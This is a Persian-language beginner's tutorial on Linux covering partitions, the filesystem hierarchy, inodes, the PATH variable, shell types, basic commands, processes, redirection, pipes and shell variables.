بقیه فضای هارد دیسک معمولا بین پارتیشن های داده تقسیم می شود، با وجود اینکه ممکن است کلیه داده های غیر بحرانی سیستم در یک پارتیشن قرار بگیرند. برای مثال زمانی که نصب استاندارد ایستگاه کاری (workstation) را اجرا می کنید.زمانی که داده های غیر بحرانی در پارتیشن های متفاوت قرار می گیرند، معمولا الگوی زیر اتفاق می افتد:

یک پارتیشن برای برنامه های کاربر (user/)
یک پارتیشن شامل داده های شخصی کاربر (home/)
یک پارتیشن برای ذخیره داده های موقتی مثل چاپ و mail صف ها(var/)
یک پارتیشن برای سومین بخش و نرم افزار اضافی(opt/)

یک بار که پارتیشن ها ساخته شدند،می توانید تعداد بیشتری به آنها اضافه کنید.تغییر اندازه یا تغییر ویژگی های پارتیشن های موجود امکان پذیر است اما توصیه نمی شود. تصمیم تقسیم هارد دیسک ها به پارتیشن ها توسط مدیر سیستم(administrator) صورت می گیرد.مدیر در سیستم های بزرگتر حتی ممکن است با استفاده از نرم افزار مناسب یک پارتیشن را روی چندین هارد دیسک توسعه دهد.در حین فرایند نصب شما می توانید طرح پارتیشن خودتان را با استفاده از ابزار خاص توزیع در حال نصب، که معمولا یک رابط گرافیکی و یا fdisk (ابزاری متنی برای ایجاد پارتیشن ها و تنظیم ویژگی های ان)است،تعریف کنید.

نصب ایستگاه کاری یا مشتری(client) اساسا برای استفاده یک شخص است.نرم افزار انتخابی برای نصب این موضوع را منعکس می کند و تاکید اصلی بر روی بسته های عمومی کاربر، مانند زمینه دسکتاپ زیبا ، ابزارهای توسعه ، برنامه های مشتری برای E-mail ، نرم افزار چند رسانه ای، وب و دیگر خدمات است. همه چیز با هم در یک پارتیشن بزرگ قرار می گیرد، فضای swap با دو برابر ظرفیت RAM نیز اضافه می گردد و ایستگاه کاری شما به طور کلی کامل شده و بیشترین فضای ممکن دیسک را برای استفاده شخصی فراهم می کند.

در سرویس دهنده، داده های سیستم تمایل دارند که از داده های کاربر مجزا باشند.برنامه هایی که خدمات را ارائه می دهند در جایی متفاوت با جایی که داده های مربوط به این خدمات وجود دارند، نگهداری می شوند.پارتیشن های متفاوتی در اینگونه سیستم ها ایجاد می شوند:

یک پارتیشن با تمام داده های لازم برای راه اندازی ماشین .
یک پارتیشن با داده های پیکربندی و برنامه های سرویس دهنده .
یک یا چند پارتیشن شامل داده های سرویس دهنده مانند جداول پایگاه داده ، mail های کاربران،آرشیو ftp و غیره.
یک پارتیشن با درخواست ها و برنامه های کاربران .
یک یا چند پارتیشن برای فایل های خاص کاربران(دایرکتوری های کاربران) .
یک یا چند پارتیشن swap (حافظه مجازی) .

خدمات دهنده ها معمولا حافظه بیشتر و در نتیجه فضای swap بیشتری دارند.مطمئنا فرآیند های خدمات دهنده (server) مانند پایگاه داده،به فضای swap بیش از حد معمول احتیاج دارد.برای اجرای بهتر، swap معمولا به پارتیشن های swap متفاوتی تقسیم می شود.

فرمان df در یک سیستم در حال اجرا، اطلاعات در مورد پارتیشن ها می تواند با استفاده از دستور df (disk full or disk free) نشان داده شود .

در لینوکس df نگارش GNU است و –h یا گزینه human readable را که قابلیت خوانایی را بسیار تقویت می کند ، حمایت می کند.توجه داشته باشید که سیستم های یونیکس تجاری معمولا نگارش df و دیگر دستورات خاص خودشان را دارند.رفتار آنها معمولا مشابه است، گرچه ابزار عمومی با نگارش GNU ، خصوصیات بهتر و بیشتری دارند.

دستور df تنها اطلاعات پارتیشن های فعال و غیر swap را نمایش می دهد که می تواند شامل پارتیشن های سایر سیستم های شبکه باشد.

سایر طرح بندی های سیستم فایل

صوری :

برای راحتی سیستم فایل لینوکس معمولا به صورت ساختار درختی در نظر گرفته می شود.در سیستم لینوکس استاندارد، عموما با طرح بندی زیر مواجه می شوید:

شکل فوق طرح بندی سیستم ردهت را نشان می دهد.این طرح بندی بسته به مدیر سیستم و وظیفه ماشین یونیکس، ممکن است تغییر کند. و یا دایرکتوری ها ممکن است کم یا زیاد شوند.اسامی نیز لزوما مانند فوق نیستند،و تنها قراردادی هستند.
درخت سیستم فایل از / (اسلش) آغاز می شود.این دایرکتوری تمام زیر دایرکتوری ها و فایل ها را شامل می شود و دایرکتوری ریشه یا به اختصار ریشه سیستم فایل نامیده می شود. معمولا قبل از دایرکتوری هایی که تنها یک سطح پایین تر از ریشه اند، یک اسلش قرار میگیرد تا مکان شان مشخص شود و مانع اشتباه گرفته شدن آنها با سایر دایرکتوری ها با اسامی مشابه گردد. همیشه خوب است زمان شروع با یک سیستم جدید، نگاهی به دایرکتوری ریشه بی اندازیم:

زیر دایرکتوری های ریشه را در زیر مشاهده می کنید.

/bin : برنامه های عمومی که توسط سیستم توزیع شده اند،مدیر سیستم و کاربران.

/boot : فایل های راه اندازی و هسته،vmlinuz و همچنین داده هایGRUB .

GRUB (GR and Unified Boot Loader) تلاشی است برای رهایی از راه انداز ، بار کننده هایی که امروزه میشناسیم.

/dev : شامل مراجعاتی به کلیه سخت افزار های فرعی CPU،که به صورت فایل هایی با خصوصیات ویژه ارائه می شوند.

/etc : مهمترین فایل های پیکربندی سیستم در این دایرکتوری قرار دارند.داده های این دایرکتوری مشابه با داده های موجود در control panel ویندوز می باشد.

/home : دایرکتوری های home کاربران معمولی.

/initrd : (در برخی توزیع ها)اطلاعات برای راه اندازی.این دایرکتوری را پاک نکنید!

/lib : فایل های کتابخانه ای، شامل فایل های کلیه برنامه هایی که مورد نیاز کاربران و سیستم است.

/lost + found : همه پارتیشن ها lost found را در دایرکتوری بالاتر خود دارند.فایل هایی که در حین خرابی ذخیره می شوند، در این محل هستند.

misc/ : برای اهداف متفرقه.(miscellaneous)
mnt/ : نقطه اتصال استاندارد (mount point) فایل های خارجی سیستم.برای مثال CD_ROM یا دوربین دیجیتال.

net/ : برای قرارگرفتن کلیه فایلهایی که روی سایر کامپیوتر ها در شبکه قرار دارند.

opt/ : نوعا شامل نرم افزار های شخص ثالث (منظور نرم افزارهای تولید شده توسط سایر شرکتهاست.) می باشد.

proc/ : یک سیستم فایل مجازی است که شامل اطلاعاتی راجع به منابع سیستم می باشد.اطلاعات بیشتر راجع به مفهوم فایل ها درproc با وارد کردن دستور man proc به دست می اید.فایل proc.txt سیستم فایل مجازی را با جزئیات بیشتر مطرح می کند.

root/ : دایرکتوریhome کاربر مدیر.به تفاوت بین /،دایرکتوری ریشه و root/ ، دایرکتوری خانه کاربر ریشه توجه داشته باشید.

sbin/ : برنامه های مورد استفاده سیستم و مدیر سیستم.

tmp/ : فضایی موقت برای استفاده توسط سیستم که پس از راه اندازی مجدد پاک می شود پس از ان برای ذخیره هیچ کاری استفاده نکنید.

usr/ : برنامه ها،کتابخانه ها،مستندات و غیره.برای تمامی برنامه های مربوط به کاربران.

var/ : مخزنی برای تمامی فایل های متغیر و موقت ایجاد شده توسط کاربر.مانند فایل هایی که از اینترنت download شده اند و یا برای نگهداری image از یک CD قبل از رایت شدن ان.

چگونه متوجه می شوید که یک دایرکتوری به کدام پارتیشن تعلق دارد؟

استفاده از دستور df با نقطه (.) به عنوان انتخاب نشان می دهد که دایرکتوری جاری به کدام پارتیشن متعلق است و در مورد مقدار فضایی که پارتیشن استفاده می کند اطلاع می دهد.

ZXO003:/lib> df –h.
File system size Used Avail Use% Mounted on /dev/hda7 980M 163M 767M 18%/

به عنوان یک اصل کلی،هر دایرکتوری در زیر دایرکتوری ریشه، در پارتیشن ریشه قرار دارد،مگر اینکه در یک لیست کامل df یک ورودی مجزا داشته باشد.

اصل سیستم فایل

برای بسیاری از کاربران و برای بسیاری از اعمال مدیریت سیستم ، کافی است بپذیرند که فایل ها و دایرکتوری ها در یک ساختار درخت مانند مرتب شده اند.اگرچه کامپیوتر چیزی در مورد درخت ها و یا ساختار های درختی نمی داند.

هر پارتیشن، سیستم فایل خاص خودش را دارد.با در نظر گرفتن کلیه سیستم های فایل با هم،می توانیم نظریه ساختار درختی کل سیستم را شکل دهیم، اما کار به همین سادگی هم نیست.در سیستم فایل هر فایل با یک inode نشان داده می شود، که نوعی شماره سریال است که شامل اطلاعاتی راجع به داده های واقعی است که فایل را ایجاد کرده اند:فایل به چه کسی متعلق است، و در کجای هارد دیسک قرار دارد.

هر پارتیشن مجموعه inode های خودش را دارد.در سیستمی با پارتیشن های متعدد،فایل هایی با شماره inode های یکسان وجود دارند. هر inode یک ساختار داده را بر روی هارد دیسک شرح می دهد،که ویژگی های فایل را ذخیره کرده،و شامل محل فیزیکی داده های فایل می باشد.زمانی که هارد دیسک برای پذیرفتن منبع داده ها مقدار دهی اولیه می شود،معمولا در حین فرایند نصب سیستم اولیه یا هنگام افزودن دیسک های اضافی به سیستم موجود،تعداد ثابتی از enode ها در پارتیشن ایجاد می شوند.این تعداد بیشترین مقدار فایل ها از هر نوعی(از جمله دایرکتوری ها،فایل های خاص،پیوند ها و...) که می توانند در یک زمان روی پارتیشن باشند، خواهد بود.ما نوعا روی داشتن ۱ inode در فضایی بین ۲ تا ۸ کیلو بایت فضا حساب می کنیم. زمانی که فایل جدیدی ایجاد شد،یک inode آزاد را اختیار می کند.در این inode اطلاعات زیر موجود می باشد:

۱- صاحب (owner)و گروه دارنده فایل.

۲- نوع فایل(نرمال،دایرکتوری و...).

۳- اجازه دسترسی به فایل.

۴- تاریخ و ساعت ایجاد،اخرین خواندن و تغییر.

۵- تاریخ و ساعتی که این اطلاعات در inode تغییر کرده اند.

۶- تعداد پیوند ها به این فایل.

۷- اندازه فایل.

۸- آدرسی که محل واقعی داده های فایل را تعریف می کند.

تنها اطلاعاتی که inode شامل ان نمی شود ، نام فایل و دایرکتوری می باشد.این اطلاعات در داخل دایرکتوری های خاص فایل ذخیره می شوند.با مقایسه اسامی فایل ها و شماره های inode ها،سیستم قادر به ایجاد ساختار درختی است که کاربر آن را درک می کند.کاربران می توانند شماره inode ها را با استفاده از گزینه –i در دستور ls نمایش دهند.inode ها فضای مجزا ی مختص خودشان را بر روی دیسک دارند.

آشنایی با سیستم فایل

مسیر

زمانی که شما از سیستم می خواهید که دستوری را اجرا کند،معمولا مجبور نیستید که مسیر کامل ان دستور را بدهید.به عنوان مثال، ما می دانیم که دستور ls در دایرکتوری /bin قرار دارد،اما برای اینکه کامپیوتر محتوای دایرکتوری جاری را لیست کند،نیاز نیست که فرمان /bin/ls را وارد کنیم.

متغیر محیطی PATH از این ویژگی حمایت می کند.این متغیر دایرکتوری هایی در سیستم را که فایل های اجرایی در ان جا پیدا می شوند،فهرست می کند. و بنابر این از بسیاری از انواع و مکانهای حفاظت شده دستورات کاربر نگهداری می کند.پس مسیر به طور طبیعی شامل دایرکتوری های بسیاری است که هر یک مکانی از اسمشان شاملbin می باشند،همانگونه که در ادامه نشان داده شده است.فرمانecho برای نشان دادن محتوای (یا $) متغیرpath استفاده شده است:

```
Rogier:> echo $PATH
/opt/local/bin:/usr/X11R6/bin:/usr/bin:/usr/sbin/:/bin
```

در این مثال دایرکتوری های /opt/local/bin،/usr/X11R6/bin،/usr/bin،/usr/sbin/و/bin متعاقباً برای برنامه مورد نیاز جستجو می شوند.به محض پیدا شدن، جستجو متوقف می شود حتی اگر جستجو در همه دایرکتوری های مسیر صورت نگرفته باشد.این حالت می تواند منجر به وضعیت غریبی شود.در اولین مثال زیر کاربر می داند که برنامه ای به نام sendsms برای فرستادن SMS وجود دارد و کاربر دیگری روی همان سیستم قادر است از ان استفاده کند،اما نمی تواند.تفاوت در پیکر بندی متغیر PATH است:

```
]jenny@blob jenny]$ sendsms
bash:sendsms: command not found
]jenny@blob jenny]$ echo $PATH
/bin:/usr/bin:/usr/bin/x11:/usr/X11R6/bin:/home/jenny/bin
]jenny@blob jenny]$ su – tony
Password:
```

```
Tony:~>which sendsms
Sendsms is /user/local/bin/sendsms

Tony:~echo $PATH
/home/tony/bin.Linux:/home/tony/bin:/usr/local/bin:/usr/local/sbin\:
/usr/X11R6/bin:/usr/bin:/usr/sbin:/bin:/sbin
```

توجه کنید که استفاده از ابزار su (switch user) به شما این امکان را می دهد که در شرایطی که کلمه عبور کاربری را می دانید ، پوسته (shell) (در مورد shell در قسمت های آینده توضیح خواهیم داد.)را در محیط ان کاربر اجرا کنید.

\ نشان دهنده ادامه خط است، بدون اینکه enter یک خط را از بقیه جدا کند.

در مثال بعد ، کاربر مایل است با فراخوان دستور wc (word count) تعداد خطوط یک فایل را بررسی کند،اما هیچ اتفاقی رخ نمی دهد و مجبور می شود که این عمل را با استفاده از کلید های ترکیبی CTRL+C متوقف کند:

```
Jumper:~> wc –l test
)ctrl-c(
Jumper:~> which wc
wc is hashed (/home/jumper/bin/wc(

jumber:~> echo $PATH
/home/jumper/bin:/usr/local/bin:/usr/local/sbin:/usr/x11R6/bin\:
/usr/bin:/usr/sbin:/bin:/sbin
```

استفاده از فرمان wich به ما نشان می دهد که این کاربر در دایرکتوریhome خود یک دایرکتوری bin دارد که شامل برنامه ایست که ws را فراخوانی کرده است.از آنجایی که هنگام جستجوی مسیرها برای فراخوانیwc ،ابتدا برنامه در دایرکتوری home کاربر پیدا شده است،این برنامه اجرا شده است،احتمالا با ورودی متوجه نمی شود، پس مجبوریم ان را متوقف کنیم.برای حل این مسئله راه های بسیاری هست(همیشه برای حل مسائل در لینوکس یا یونیکس راه های بسیاری وجود دارد):یک پاسخ میتواند نامگذاری مجدد برنامه ws کاربر باشد، و یا کاربر می تواند مسیر کامل را به فرمانی که قصد اجرای آن را دارد، بدهد که می تواند با استفاده از –a به دستورwich به دست اید:

```
Jumper:~> /usr/bin/wc –l test
۱۰test
```

اگر کاربر بیشتر از برنامه هایی در دیگر دایرکتوری ها استفاده می کند،می تواند مسیر آن را تغییر دهد تا دایرکتوری های خویش را ببیند:

```
Jumper:~> export PATH=/usr/local/bin:/usr/local/sbin:/usr/x11R6/bin\:
/usr/bin:/usr/sbin:/bin:/sbin:/home/jumper/bin
```

تغییرات ثابت نیستند!

توجه داشته باشید که زمانی که از دستور export در پوسته (shell) استفاده می کنید،تغییرات موقتی هستند و تنها در همان زمان معتبر هستند(تا زمانی که log out می کنید).

مسیر های مطلق و نسبی

مسیر، یعنی راهی که احتیاج دارید ان را در ساختار درختی دنبال کنید تا به فایل داده شده برسید،می تواند به عنوان آغاز تنه درخت(/ یا دایرکتوری ریشه) توصیف شود.در این حالت مسیر با / آغاز شده و مسیر مطلق نامیده می شود،چرا که امکان هیچ گونه خطایی وجود ندارد: تنها یک فایل در سیستم می تواند یافت شود.

در حالتی دیگر، مسیر با / آغاز نمی شود و امکان اشتباه گرفتن ~/BIN/WC (در دایرکتوری home کاربر)با bin/wc در /usr از مثال قبل وجود دارد.مسیر هایی که با / آغاز نمی شوند همواره نسبی هستند.
در مسیر های نسبی ما همچنین از علامات .(نقطه) و ..(۲ نقطه) برای دایرکتوری جاری و دایرکتوری والد استفاده می کنیم.مجموعه ای از مثال های عملی:

• زمانی که قصد ترجمه کد مبدا را دارید،معمولا مستندات نصب همزمان که از اجرای برنامه پیکربندی دیگری در محل دیگری از سیستم ممانعت می کند، شما را راهنمایی می کند تا فرمان ./configure را اجرا کنید،که برنامه پیکربندی را که در دایرکتوری جاری قرار دارد اجرا کند.

• در فایل های HTML مسیر های نسبی معمولا برای ساختن مجموعه ای از صفحات که به اسانی قابل انتقال به مکانی دیگر باشند مورد استفاده قرار می گیرند:

• یکبار دیگر به تفاوت توجه کنید:

Theo:~> ls/mp3
Is: /mp3: no such file or directory
Theo :~>s mp3/
Oriental/ pop/ sixties/

مباحثی پیرامون shell (مقدمه)

به دلیل اهمیت بالایی که مفهوم shell در لینوکس دارد، این قسمت و چند قسمت آینده را به این موضوع اختصاص می دهیم.

مهمترین فایل ها

هسته

هسته قلب سیستم عامل لینوکس است. منابع لینوکس و ارتباط بین سخت افزار های اصلی و جانبی را مدیریت می کند.منظور از منابع، کلیه تسهیلات و امکاناتی است که این سیستم عامل در اختیار می گذارد.برای مثال توانایی ذخیره داده ها،چاپ داده ها توسط چاپگر، حافظه، مدیریت فایل و غیره. هسته تصمیم می گیرد که چه کسی، کی و برای چه مدت از این منابع استفاده خواهد کرد. همچنین این اطمینان را می دهد که فرآیندها و از جمله فرایند های سرور،دقیقا در زمان صحیح آغاز شده و پایان یابند.هسته وظایف مهم دیگری نیز دارد .برای شروع تنها کافیست بدانیم که هسته مهمترین فایل سیستم است.

SHELL

زبانی که کامپیوتر درک می کند زبانی از ۰ و ۱ ها است که زبان دو دویی نامیده می شود.دستورات کامپیوتری در واقع با همین زبان دو دویی که خواندن و نوشتن آن برای تمامی ما مشکل است سر و کار دارند . به این ترتیب برنامه خاصی در سیستم عامل وجود دارد که shell نامیده می شود . shell دستورات و فرامین را به زبان انگلیسی می پذیرد و سپس آن را به زبان کامپیوتر یعنی همان زبان دو دویی ترجمه می کند.

Shell یک مفسر زبان دستوری است که دستوراتی را که از ابزار ورودی استاندارد (صفحه کلید) و یا فایل خوانده است، اجرا می کند.لینوکس معمولا از یکی از متداول ترین shell های زیر استفاده می کند.(در MS-DOS،COMMAND.COM همان SHELL است که اهداف مشابهی دارد اما به اندازه SHELL در لینوکس قدرتمند نیست.)

انواع Shell و توضیحی مختصر درباره آنها :

BASH (Bourne-Again Shell)

متداول ترین shell در لینوکس .

CSH (C Shell) :

گرامر و طرز استفاده از CSH بسیار مشابه زبان برنامه نویسی C است.

KSH(Korn Shell) :

یک مدل دیگر است .

انواع SHELL (به طور کلی) :

همان گونه که افراد زبان ها و لهجه های متفاوتی را می شناسند، کامپیوتر نیز با انواع مختلفی از SHELL ها سر و کار دارد:

- Sh یا shell: Shell Bourne اولیه که هنوز در سیستم های یونیکس و محیط های وابسته به یونیکس استفاده می شود.این shell پایه است ، برنامه ای است کوچک با ویژگی هایی اندک.
- Bash یا shell : Shell (Bourne Again) استاندارد GNUاست .احتمالا بهترین نوع برای استفاده توسط کاربران مبتدی. علاوه بر اینکه ابزاری قدرتمند برای کاربران پیشرفته و حرفه ای محسوب می شود.در لینوکس shell،bash استاندارد برای کاربران عمومی است.این نوع shell می تواند جایگزین نوع Bourne شود و این بدان معنی است که دو نوع shell

مذکور با یکدیگر قابل مقایسه هستند:دستوراتی که در Shell نوع Sh عمل می کنند، در bashنیز کار می کنند.در حالیکه عکس این مطلب همیشه درست نیست.

- csh یا shell C :همانگونه که گفته شد، از لحاظ نحوی(دستوری) این نوع مشابه زبان برنامه نویسی C می باشد.گاهی اوقات مورد استفاده برنامه نویسان قرار می گیرد.
- tcsh یا shell turbo C :جانشین shell عمومی C، که سرعت آن افزایش یافته است.
- Ksh یا shell Korn: جانشین shell Bourne با پیکربندی استاندارد و کابوسی برای کاربران مبتدی.

هر یک از انواع ذکر شده دستورات کاربر را می خواند(از طریق صفحه کلید یا ماوس) و به سیستم عامل لینوکس می گوید که کاربر چه چیزی می خواهد. برای این که بدانید از کدام نوع shell استفاده می کنید، دستور زیر را تایپ کنید :

```
$echo $SHELL
```

طریقه استفاده از SHELL :

برای استفاده از shell (شما به محض log in کردن به سیستم شروع به استفاده از shell می کنید.) باید دستورات را تایپ کنید. در ادامه لیستی از متداولترین دستورات آمده است:

فرمان های معمول در لینوکس :

توجه داشته باشید که دستورات زیر تنها برای کاربران جدید یا مبتدی است . هدف این است که اولا در صورت استفاده از این دستورات بیشتر با SHELL سیستم خود آشنا شوید و ثانیا شما به برخی از این دستورات در SHELL SCRIPT خود احتیاج دارید. اگر کمک و یا اطلاعات بیشتری را راجع به دستوری بخواهید، می توانید از دستور زیر که به عنوان مثال برای دیدن کمک و یا گزینه های مربوط به فرمان date است، استفاده کنید:

```
$date - -help
```

یا برای دیدن کمک یا گزینه های مربوط به فرمان ls :

```
$ls - -help | more
```

ببینید زمانی که دستورات زیر را تایپ می کنید چه اتفاقی می افتد:

```
$man ls
$info bash
```

فرمان های لینوکس :

شکل گرامر ایی فرمان : موارد استفاده :

date : برای مشاهده تاریخ.
who : تعیین اینکه چه کسی از سیستم استفاده می کند.
pwd :دایرکتوری های مشغول به کار را چاپ می کند.
ls یا dirs :فایل های موجود در دایرکتوری جاری را فهرست می کند.

{ نام فایل } cat > : برای ایجاد فایل متنی. نکته: برای توقف یا پایان دادن به فایل کلید کنترل (CTRL) را نگه دارید و کلید D را بزنید.(CTRL+ D) .

{نام فایل} cat : برای دیدن فایل های متنی.

{نام فایل} more: برای نمایش یک فایل در هر زمان به صورت full screen.

{فایل ۲} {فایل ۱ } mv: برای تغییر مکان و یا تغییر نام فایل یا دایرکتوری.

{فایل جدید} {فایل قدیمی} ln : برای ایجاد کپی های چند تایی از فایل با پیوند های مختلف.بعد از این دستور هر دو فایل جدید و قدیمی به یک نام ارجاع می دهند.به عبارت دیگر برای پیوند یک نام فایل به نام فایل دیگر.

فایل۱ rm: برای حذف فایل.

{نام دایرکتوری} rm – rf :تمامی فایل های دایرکتوری یا زیر دایرکتوری داده شده را حذف می کند.در استفاده از این فرمان بسیار دقت کنید.

{نام فایل} chmod : برای تغییر اجازه دسترسی به فایل.

mail: می توانید mail خود را با این فرمان بخوانید.

who am i: برای مشاهده اطلاعات بیشتر راجع به کاربر جاری.

logout (یا CTRL+D) : برای خارج شدن(log out).

{نام کاربر} mail: ارسال mail به شخص دیگر.

{نام فایل} wc: برای شمارش خطوط، کلمات و حروف فایل داده شده.

{نام فایل} {کلمه مورد نظر} grep: برای جستجوی خطی که با الگوی داده شده مطابقت دارد، در فایل مشخص شده.

{نام فایل} sort –r –n –nr:برای مرتب سازی فایل به یکی از ترتیب های زیر:

- r: عکس ترتیب عادی.
- n:مرتب سازی به ترتیب عددی.
- nr:مرتب سازی به ترتیب عکس عددی.

{نام فایل} {شماره خط} tail - |+: برای چاپ اولین یا اخرین خط فایل داده شده.

{فایل۲} {فایل۱} cmp یا {فایل۲} {فایل۱} diff: برای مقایسه فایل ها.

{نام فایل} pr : برای چاپ فایل.

Processes چیست؟

Process (فرایند) هر نوع برنامه یا کاریست که توسط PC شما انجام می شود.برای مثال ls – IR $ ،یک دستور یا درخواست برای فهرست کردن فایل های موجود در دایرکتوری و تمام زیر دایرکتوری های دایرکتوری جاری شماست.این، یک نوع فرایند است.process ،یک برنامه(دستور داده شده توسط کاربر) برای انجام یک سری کارهاست.در لینوکس زمانی که شما یک process را اغاز می کنید، هر فرایند یک شماره می گیرد،(که به ان PID یا Process-ID می گویند.) ، PID عددی از ۰ تا ۶۵۵۳۵ است.

چرا به process احتیاج است؟

لینوکس یک سیستم عامل چند کاربره و چند کاره است.به این معنی که اگر بخواهید می توانید بیش از ۲ فرایند را به طور همزمان اجرا کنید.به عنوان مثال برای اینکه بدانید چه تعداد فایل روی سیستم خود دارید، ممکن است دستوری مانند زیر را بدهید:

$ls / -R | wc – l

این دستور زمان زیادی را برای جستجوی تمامی فایل های سیستم می گیرد.پس شما می توانید چنین دستوری را در background اجرا کنید یا به طور همزمان با دادن دستوری مثل:

$ls / -R | wc –l&

علامت & در انتهای فرمان، به shell اعلام می کند که فرمان(ls / -R | wc –l) را آغاز کند و آنرا در background اجرا کند و بلافاصله دستور بعدی را بگیرد. مثال فوق یک فرایند است و عددی که توسط shell چاپ می شود PID نامیده می شود.از این PID ممکن است برای ارجاع به یک پروسه(process) در حال اجرای مشخص استفاده شود.

فرمان های مرتبط با process در لینوکس

نام فرمان : موارد استفاده

ps: برای مشاهده پروسه در حال اجرای جاری.

Kill {PID}: برای متوقف کردن هر پروسه.

ps – ag :برای گرفتن اطلاعات در مورد تمام پروسه های جاری.

Kill 0 : برای متوقف ساختن کلیه فرایند ها به جز shell.

linux-command &: برای فرآیند های background (علامت & برای قرار دادن دستور یا برنامه ای خاص در background استفاده می شود.)

توجه داشته باشید که شما تنها قادر هستید پروسه هایی را که خودتان ایجاد کرده اید، متوقف کنید.administrator معمولا می تواند ۹۵-۹۸% پروسه ها را متوقف کند.اما برخی پروسه ها نمی توانند متوقف شوند، مانند VDU.

تغییر مسیر ورودی/خروجی استاندارد

اغلب تمامی فرمان ها ،خروجی را به صفحه نمایش می دهند و ورودی را از صفحه کلید می گیرند، اما در لینوکس این امکان وجود دارد که خروجی به فایل فرستاده شود و یا ورودی از فایل خوانده شود.برای مثال فرمان $ ls خروجی را به صفحه نمایش می دهد.اما فرمان $ ls > filename خروجی را به فایل می فرستد. معنی فرمان این است که خروجی فرمان ls را به فایل مشخص شده بفرست.

۳ نماد اصلی برای تغییر مسیر وجود دارد: > و >> و <.

(۱) نماد تغییر مسیر >

شکل گرامری دستور: نام فایل > فرمان لینوکس

برای اینکه خروجی به فایل فرستاده شود.توجه داشته باشید که اگر فایل وجود داشته باشد، باز نویسی می شود (با خروجی مربوط) و در غیر این صورت فایل جدیدی ایجاد می شود. برای مثال برای فرستادن خروجی فرمان ls، دستور روبه رو را بدهید:

$ls > myfiles

حال اگر فایل "myfiles" در دایرکتوری جاری شما موجود باشد،بدون هیچ نوع اعلام خطا بازنویسی می شود.(در صورتی که بخواهید محتوای فایل قبلی را نیز حفظ کنید، باید از نماد تغییر مسیر بعدی استفاده کنید.)

(۲) نماد تغییر مسیر >>

شکل گرامر ی دستور : نام فایل >> فرمان لینوکس

برای فرستادن خروجی به انتهای فایل.توجه داشته باشید در صورتی که فایل وجود باشد،فایل باز خواهد شد و بدون حذف اطلاعات/داده های قبلی اطلاعات/داده ها در انتهای فایل نوشته می شوند و اگر فایل وجود نداشته باشد،فایل جدیدی ایجاد می شود.برای مثال برای فرستادن خروجی فرمان date به فایل موجود دستور روبه رو را بدهید:

$date >> myfiles

(۳) نماد تغییر مسیر <

شکل گرامر ی دستور : نام فایل < فرمان لینوکس

به منظور گرفتن ورودی برای فرمان لینوکس از فایل به جای صفحه کلید. به عنوان مثال برای گرفتن ورودی از فایل برای فرمان cat، از فرم زیر استفاده کنید:

$cat < myfiles

Pipes

فرمان Pipe راهی است برای برقراری ارتباط بین خروجی یک برنامه و ورودی برنامه ای دیگر بدون هیچ فایل موقتی. در واقع pipe محلی موقتی برای ذخیره است که در آن خروجی یک فرمان ذخیره شده و سپس به عنوان ورودی برای فرمان بعدی عبور می کند.pipes برای اجرای بیش از دو فرمان(فرمان های چند گانه) از یک خط فرمان استفاده می شوند.

شکل گرامر ی فرمان: فرمان ۲ | فرمان۱

فرمان ها با استفاده از pipes

فرمان : مفهوم یا استفاده pipes

$ ls | more :

در اینجا خروجی فرمان ls، به عنوان ورودی فرمان more در نظر گرفته می شود به طوریکه خروجی در هر زمان به صورت full screen چاپ می شود.

$ who | sort:

در این حالت خروجی فرمان who به عنوان ورودی به فرمان sort داده می شود به طوریکه به صورت لیست مرتب شده ای از کاربران چاپ خواهد شد.

$ who | wc –l:

در این حالت خروجی فرمان who به عنوان ورودی به فرمان wc داده می شود، به طوریکه تعداد کاربرانی را که وارد سیستم شده اند(logon کرده اند) را چاپ می کند.

$ ls –l | wc –l :

اینجا خروجی فرمان ls به عنوان ورودی به فرمان wc داده می شود به طوریکه تعداد فایل ها در دایرکتوری جاری را چاپ می کند.

$who | grep raju :
در این حالت خروجی فرمان who به عنوان ورودی به فرمان grep داده می شود به طوریکه نام کاربر خاص را در صورتی که logon کرده باشد چاپ می کند و در غیر این صورت چیزی را چاپ نمی کند.

Filter

اگر فرمان لینوکس ورودی خود را به فرم استاندارد بپذیرد و خروجی اش را نیز به فرم استاندارد تولید کند، به عنوان فیلتر شناخته می شود. Filter برخی فرایند ها را روی ورودی انجام داده و خروجی را می دهد.برای مثال فرض کنید فایلی با عنوان hotel.txt با ۱۰۰ خط داده، داریم و می خواهیم محتویات این فایل از خط شماره ۲۰ تا خط ۳۰ را چاپ کرده و نتایج را در فایلی با نام hlist ذخیره کنیم، دستور زیر را می دهیم:

$tail +20 < hotel.txt | head –n30 >hlist

در اینجا head، filter است که ورودی اش را از فرمان tail می گیرد (فرمان tail با انتخاب از خط شماره ۲۰ از فایل داده شده به عنوان مثال hotel.txt، آغاز می شود.)و خروجی آن به فایل hlist تغییر مسیر داده است.

برنامه نویسی shell

مقدمه ای بر برنامه نویسی shell :

برنامه نویسی shell مجموعه ایست از فرمان های لینوکس.shell script درست همانند فایل batch در MS_DOS است اما قدرت بیشتری دارد.shell script قادر است ورودی را از کاربر و یا فایل گرفته و خروجی را روی صفحه نمایش نشان دهد.و همچنین برای ایجاد فرامین خاص کاربر _که می توانند به میزان زیادی در زمان صرفه جویی کنند و بسیاری از کارهای روزمره را به طور خودکار انجام دهند _ مفید می باشد.

متغیر ها در لینوکس

گاهی اوقات برای پردازش داده/اطلاعات باید آنها را در حافظه RAM نگهداری کرد.حافظه RAM به مکان های کوچکی تقسیم شده است، و هر مکان یک عدد منحصر به فرد دارد که مکان یا آدرس حافظه نامیده می شود، و برای نگهداری داده ها استفاده می شود.برنامه نویس می تواند یک نام یکتا به این مکان های حافظه بدهد که متغیر های حافظه یا به طور خلاصه متغیر نامیده می شوند.(این ها در واقع مکان های حافظه دارای نام می باشند که ممکن است مقادیر مختلفی داشته باشند، اما در یک زمان می توانند تنها یک مقدار داشته باشند.)

در لینوکس ۲ نوع متغیر داریم:

۱) متغیر های سیستمی : توسط خود لینوکس ایجاد و نگهداری می شوند.این نوع متغیر ها با حروف بزرگ تعریف می شوند.

۲) متغیر های تعریف شده توسط کاربر(UDV) : توسط کاربر ایجاد و نگهداری می شوند.این نوع متغیر ها با حروف کوچک تعریف می شوند.

برخی از متغیر های سیستمی :

شما می توانید متغیرهای سیستمی را با دادن دستور set $ ،مشاهده کنید.برخی از مهمترین متغیر های سیستمی عبارتند از:

BASH=/bin/bash :

نام shell

BASH_VERSION=1.14.71

نام ورژن shell

COLUMNS=80 :

تعداد ستون های صفحه نمایش

HOME=/home/vivek :

دایرکتوری HOME

LINES=25 :

تعداد سطر های صفحه نمایش

LOGNAME=students :

نام logging

OSTYPE=Linux :

نوع سیستم عامل

